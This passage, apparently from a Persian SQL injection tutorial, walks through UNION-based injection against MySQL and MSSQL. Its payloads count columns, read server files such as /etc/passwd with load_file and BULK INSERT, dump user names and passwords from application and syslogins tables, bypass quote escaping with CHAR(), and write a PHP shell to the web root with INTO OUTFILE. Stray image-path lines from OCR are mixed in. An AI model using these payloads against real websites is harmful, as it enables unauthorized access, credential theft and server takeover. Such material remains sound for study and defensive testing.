پس از حدس زدن نام جداول باید تعداد ستون‌ها را با سعی و خطا و دیدن نتیجه بدست آورد:

SELECT * FROM T_News WHERE id=-124 union select 1 from T_News where 1=1 **AND enable = true order by Title**

همانطور که از Query **بالا پیداست، با آوردن نام جداول قسمت اول در قسمت دوم، بخش باقیمانده ترکیب صحیحی را ساختند. تنها چیزی که هنوز پیدا نیست تعداد ستون‌هاست که می‌توان دو حالت مختلف داشته باشد: اگر خطای** mysql **در صفحه ظاهر می‌شود می‌توان از** ORDER BY **استفاده کرد:**

SELECT * FROM T_News WHERE id=-124 order by 1 union select 1 from T_News where 1=1 **AND enable = true order by Title**

با استفاده از روش ORDER BY**ی که قبلا گفته شد می‌توان تعداد ستون‌ها را بدست آورد. توجه شود که در این مورد اگر شماره ستون وجود نداشته باشد، خطای شماره ستون ظاهر می‌شود ولی اگر وجود داشته باشد خطایی مبنی بر اینکه باید تعداد ستون‌های دو** SELECT **با هم برابر باشد ظاهر می‌شود. در نوعی که خطایی در صفحه نشان داده نمی‌شود، باید یکی یکی تعداد ستون‌ها را افزایش داد تا به یک صفحه ای متفاوت از دیگر صفحات برسیم. توصیه می‌شود هر بار که یک ستون اضافه می‌کنید مقدار** null **به آن اختصاص بدهید، چون در حالتی که تعداد ستون‌ها با هم برابر شد و خطای برابر نبودن نوع ستون‌ها رخ داد شما دوباره همان صفحه خطای قبلی را می‌بینید و در نتیجه کار اضافه کردن ستون‌ها را تا بی نهایت ادامه خواهید داد:**

SELECT * FROM T_News WHERE id=-124 order by 1 union select null from T_News where 1=1 **AND enable = true order by Title**

SELECT * FROM T_News WHERE id=-124 order by 1 union select null,null from T_News where 1=1 **AND enable = true order by Title**
…

بعد از بدست آوردن فرم صحیح Query**، با افزودن نام جدول مورد نیاز خود در کنار نام جداول بدست آمده آنها را به اصطلاح** JOIN **می‌کنیم:**

SELECT * FROM T_News WHERE id=-124 order by 1 union select null,null,null,null from T_News,T_Users where 1=1 **AND enable = true order by Title**

حال در این مورد می‌توان نام ستون‌های T_Users **را به جای** null**ها قرار داد.**


در این DBMS **می‌توان از توابع مختلفی در** Query**ها استفاده کرد چند نمونه از مهمترین آن‌ها در زیر توضیح داده شده است:**


تابع load_file**:**

این تابع آدرس یک فایل محلی روی سیستم را می‌گیرد و محتویات آن را در خروجی نشان می‌دهد:

load_file(‘/etc/passwd’)
load_file(‘c:\\boot.ini’)
load_file(‘/home/siteHome/htdocs/index.php’)

از مورد آخر پیداست که با داشتن مسیر وب سایت روی سرور، می‌توان کد اسکریپت‌ها را دید. در این کدها معمولا می‌توان شناسه و رمز عبور اتصال به DBMS **را یافت. پس بدست آوردن مسیر سایت روی سرور بسیار مهم می‌باشد.**





تابع concat**:**

برای اتصال دو یا چند رشته کاراکتری به یکدیگر مورد استفاده قرار می‌گیرد:

concat(‘ali’,’:’,’reza’) ➔ ‘ali:reza’
SELECT 1,2,concat(username,password),4 FROM T_Users

تابع group_concat**:**

باعث اتصال تمامی‌سطرهای یک جدول تک ستونی رشته ای می‌شود.

SELECT group_concat(username SEPARATOR ‘:’) FROM T_Users

در نتیجه‌ی این Query **تمامی‌شناسه‌های کاربری قرار دارند که با کاراکتر کالن** ‘:’ **از هم جدا شده اند. اگر بخش** SEPARATOR **را حذف کنیم، کاراکتر پیشفرض جداکننده کاما** ‘,’ **می‌باشد:**
‘Admin:ali:hamed:yousof’
‘Admin,ali,hamed,yousof’

تابع hex **و** unhex**:**

تابع hex **یک رشته‌ی کاراکتری را به عنوان ورودی گرفته و فرم شانزده شانزدهی** (Hexadecimal) **آن را به عنوان خروجی می‌دهد. تابع** unhex **کار عکس را انجام می‌دهد. در بعضی مواقع مقادیر صریح رشته ای در صفحه نمایش داده می‌شود ولی مقادیری که از پایگاه داده خوانده می‌شود نمایش داده نمی‌شود. در اینجا می‌توان از این توابع استفاده کرد:**

?id=-1 UNION SELECT 1,'A' FROM T_Users
?id=-1 UNION SELECT 1,unhex(hex(username)) FROM T_Users

تابع char**:**

این تابع چند کد اسکی را به عنوان ورودی می‌گیرد، هر یک را به کاراکتر متناظر تبدیل می‌کند، کاراکترها را به هم متصل کرده و آن را به عنوان خروجی باز می‌گرداند. ازاین تابع می‌توان برای استفاده نکردن از علامت نقل قول در Query**ها استفاده کرد. برای مثال فرض کنید برنامه طوری نوشته شده است که هر ورودی را بررسی می‌کند و اگر ورودی دارای علامت نقل قول بود یک علامت \ به قبل آن اضافه می‌کند:**

?id=124 UNION SELECT 1,2 FROM T_Users WHERE username LIKE ‘%admin%’

فرم تبدیل شده در طرف سرور:

… WHERE id=124 UNION SELECT 1,2 FROM T_Users WHERE username LIKE \‘%admin%\’

همانطوری که دیده می‌شود علائم \ در Query **باعث ایجاد خطا در آن شده اند، در نتیجه عملیات تزریق با شکست مواجه می‌شود برای حل این مشکل نباید در هیچ قسمت از** Query **از علائم نقل**

قول استفاده کرد. برای نمونه در این Query **می‌توان ابتدا کاراکترهای** %admin% **را به کد** ascii **تبدیل کرد و در تابع** char **قرار داد:**

… WHERE id=124 UNION SELECT 1,2 FROM T_Users WHERE username LIKE CHAR(37, 97, 100, 109, 105, 110, 37)

عملگر ||**:**

این عملگر به منظور انجام عمل OR **به کار می‌رود:**

2||2 ➔ 1
'ab'||'ab' ➔ 1
'a'||'b' ➔ 0

عملگر & **نیز برای** AND **بیتی به کار می‌رود:**


6&2➔2
6&1➔0


دستورات into outfile **و** into dumpfile**:**

این دستورات به منظور پشتیبان گیری از پایگاه داده استفاده می‌شود:

SELECT user_name,password FROM T_Users into outfile
'/home/siteHome/htdocs/index2.php'

همانطوری که دیده می‌شود از این دستورات می‌توان به منظور ایجاد فایل‌های php **روی سرور استفاده کرد. دانستن مسیر سایت روی سرور بسیار مهم است. از این روش برای ایجاد** shell **روی سایت استفاده می‌شود. می‌توان یک جدول ساخت، سپس خط‌های** shell **را یکی یکی به آن اضافه کرد و در نهایت از آن در مسیر سایت با پسوند** php **پشتیبان گرفت.**





تابع user**:**

کاربر جاری سیستم را نشان می‌دهد.

تابع database**:**

پایگاه داده ای که سایت مورد نظر از آن استفاده می‌کند را نشان می‌دهد.

تابع substr**:**

این تابع زیررشته ای از رشته‌ی داده شده را بر می‌گرداند:


SELECT substr('abcd', 3, 2) ➔ 'cd'


آرگومان اول رشته‌ی مورد نظر، دومی‌مکان ابتدای زیررشته و سومی‌طول زیررشته را نشان می‌دهد. در بسیاری از مواقع بافری که برای قرار گرفتن نتایج در نظر گرفته شده است کم می‌باشد. مثلا بافری که یک نام را نگه می‌دارد به مقدار ۱۰ کاراکتر تعریف شده است و ما می‌خواهیم کلمه‌ی رمزی که ۳۲ کاراکتر است را در صفحه نمایش دهیم، در اینجا می‌توان از این تابع استفاده کرد:


```
SELECT 1,substr(password,0,10) FROM T_Users
SELECT 1,substr(password,10,10) FROM T_Users
…
```

یکی از کاربردهای مهم این تابع به هنگام استفاده از تابع load_file **است:**

```
SELECT substr(load_file('/home/site/index.php'),1000,500),2
```







تابع cast**:**

تابع تبدیل نوع می‌باشد:

```
SELECT CAST('1' AS unsigned integer)
SELECT CAST('123' AS char)
```

دستور if**:**

اعمال شرط و تغییر مشروط خروجی:

```
SELECT if(1=1 , 'foo' , 'bar') ➔ 'foo'
```

دستور case**:**

حالت خاصی از دستورات شرطی:

```
SELECT CASE WHEN(1=1) THEN 'A' ELSE 'B' END ➔ 'A'
```

توابع version **و** datadir**:**

تابع version **برای دیدن نسخه‌ی** DBMS **و** datadir **به منظور پیدا کردن مکان فایل‌های دیتابیس به کار می‌روند. دو حالت برای استفاده از این توابع وجود دارد:**

```
@@version / version()
@@datadir / datadir()
```

تزریق MSSQL:

این DBMS **نرم افزار پایگاه داده‌ی تجاری شرکت مایکروسافت می‌باشد. گسترش زیادی در سرورهای** Windows **دارد. تزریق در این سرور به دو صورت می‌باشد. تزریق معمولی مانند قبل و تزریق بر مبنای خطا.**

چون این نرم افزار متعلق به شرکتی می‌باشد که زبان‌های برنامه نویسی خاص خود را در مجموعه‌ی .net **با نام** asp.net **دارد معمولا سایت‌هایی که صفحات آن‌ها با پسوند** aspx **هستند با این نرم افزار به عنوان پایگاه داده کار می‌کنند.**

در این DBMS **نیز همانند** MySQL **می‌توان نام جدول را ذکر نکرد:**

```
SELECT 1,2
```

در این DBMS **نیز مانند** MySQL **شمای** information_schema **وجود دارد. تمای مطالب گفته شده پیرامون این شما در اینجا نیز صدق می‌کند. فقط ساختار کلی در اینجا کمی‌فرق دارد. در مورد قبل یک** information_schema **برای کل سیستم وجود داشت اما در اینجا تنها برای هر دیتابیسی یکی وجود دارد:**

```
Master.information_schema.tables
MySiteDB.information_schema.tables
```

چند دیتابیس به صورت پیشفرض در سیستم وجود دارد یکی از مهمترین آن‌ها master **می‌باشد. این دیتابیس دارای روال‌های ذخیره شده‌ی مهمی‌است که در تزریق بسیار مهم می‌باشند. روال‌های ذخیره شده مجموعه ای از دستورات** SQL **هستند که کار خاصی را در سیستم پایگاه داده انجام می‌دهند و نتیجه را باز می‌گردانند.**

برای بدست آوردن لیست دیتابیس‌ها می‌توان از Query **زیر کمک گرفت:**

```
SELECT name FROM master.sysdatabases
SELECT name FROM master..sysdatabases
SELECT DB_NAME(N); -- for N=1,2,3,…
```

پس از بدست آوردن لیست تمامی‌دیتابیس‌ها، می‌توان از روش‌هایی که در بخش قبل گفته شد کار تزریق را ادامه داد.

برای بدست آوردن لیست جدول‌ها از Query **زیر هم می‌توان استفاده نمود:**

```
SELECT name FROM master..sysobjects where xtype='U'
```

و همچنین برای بدست آوردن نام ستون‌ها می‌توان از Query **زیر استفاده کرد:**

```
SELECT name FROM syscolumns WHERE id=(SELECT id FROM
sysobjects WHERE name='myTable')
```

برای کامنت کردن از دو علامت تیره‌ی متوالی (--) **استفاده می‌شود:**

```
SELECT Title,Content FROM T_News WHERE year='2001' UNION SELECT
1,2 FROM T_Users WHERE 1=1—' and enable=true order by id
```

به منظور اتصال رشته‌ها به یکدیگر می‌توان از علامت + استفاده کرد. چون این علامت توسط خود پویشگرها مورد استفاده قرار می‌گیرد می‌توان از کد URL **آن یعنی** %2B **به جای آن استفاده کرد.**

در بعضی مواقع نیاز است که Query **دارای هیچ علامت فضای خالی نباشد، برای این کار در این** DBMS **و** MySQL **می‌توان از علامت** /**/ **استفاده کرد. البته این علامت به منظور افزودن کامنت در داخل دستورات در زبان** C **به کار می‌رود:**

```
?id=-1/**/ORDER/**/BY/**/10/*comment*/
```

برای بدست آوردن شناسه و رمز عبور کاربران پایگاه داده می‌توان از Query **زیر کمک گرفت که البته دسترسی به** password **از جدول زیر برای کاربران معمولی امکان پذیر نمی‌باشد:**

```
SELECT name, password FROM master..sysxlogins
SELECT name, password FROM master..syslogins
```

برای جدا کردن مثلا ۸ امین سطر از جواب باید از دستور TOP **استفاده کرد:**

```
SELECT TOP 1 name FROM (SELECT TOP 8 name FROM
master..syslogins ORDER BY name ASC) ORDER BY name DESC
```

در این DBMS **می‌توان چند دستور را از راه دور اجرا کرد یعنی می‌توان دستور قبلی را با** ; **بست و دستور جدیدی را اجرا کرد. به همین دلیل می‌توان اگر اجازه این کار وجـود داشـته باشد، دستورات** INSERT،DELETE،UPDATE و CREATE **را اجرا کرد. می‌تـوان هماننـد** MySQL **یک جدول با یک فیلد از نوع** varchar(8000) **ساخت و محتویات یـک فایـل را در آن ریخت و...:**

```
?id=1; CREATE TABLE mydata (line varchar(8000))—
=1; BULK INSERT mydata FROM 'C:\inetpub\www\index.asp'—
```

پس از اجرای دستور دوم هر خط از محتویات index.asp **در هر سطر از** mydata **کپی می‌شـود. در اینجا نیز باید مسیر ریشه‌ی وب سرور را داشته باشیم. سپس می‌توانیم با اسـتفاده ازدسـتورات** UNION **و** SELECT **محتویات** mydata **را بخوانیم.**

توابع مهم در این DBMS **در زیر آمده است:**

تابع version**: برای بدست آوردن نسخه‌ی** DBMS **مورد استفاده قرار می‌گیرد:**

```
SELECT @@version
```

توابع بدست آوردن کاربر جاری:

```
SELECT user_name()
SELECT system_user()
SELECT user
SELECT loginame FROM master..sysprocesses WHERE
spid==@@SPID
```

بنابر دستور سوم user **یک کلمه‌ی کلیدی در** MSSQL **می‌باشد.**

تابع DB_NAME**: دیتابیس جاری را که سیستم وب از آن استفاده می‌کند را بدست می‌دهد:**

```
SELECT DB_NAME()
```

تابع substring**:**

زیررشته ای از یک رشته را بدست می‌دهد:

```
SELECT substring('abcd', 3, 1)➔'c'
```

